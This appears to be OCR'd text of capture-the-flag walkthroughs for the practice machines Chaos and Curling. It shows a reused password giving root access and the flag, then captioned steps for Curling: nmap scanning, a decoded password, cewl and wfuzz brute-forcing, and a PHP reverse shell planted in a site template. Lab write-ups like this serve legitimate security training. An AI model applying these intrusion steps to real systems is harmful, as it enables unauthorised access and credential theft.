These credentials work for Webmin panel at https://chaos.htb:10000. Continuing the pattern of credential reuse on this machine, this is also the password for root on Chaos.

```
$ su root
su root
Password: Thiv8wrej~

root@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile# cd $HOME
cd $HOME
root@chaos:~# cat root.txt
cat root.txt
4eca7e09e3520e020884563cfbabbc70
```


Machine C: Curling

HACKING 10.10.10.150

1.


Run Vpn in the background to enable us have access into the private network

2.




Make a file for curling, and run nmap command to scan for open ports on 10.10.10.150

3.




The website of the 10.10.10.150 IPAddress

4.




The source code of the website with the secret.txt file in it.

5.




The encrypted text in secret.txt file

6.




The decoded base64 text; Curling2018!

7.




world list generated by cewl

8.




Interception of the username and password request

9.




Bruteforcing done with wfuzz

10.




Adding a php script into PleaseSubscribe file to enable us get reverse shell from our target

11.




Access gotten as www-data user

12.




List of files in Floris's host

13.




Contents in password_backup file

14.



Dumping contents from password_backup into password.backup

15.



Running a list of zcat commands in password_back up to decrypt contents in the password_backup file. It also shows using ssh to get into Floris's secure shell so that we could remotely login into Floris's computer. We pasted the decoded text from password.txt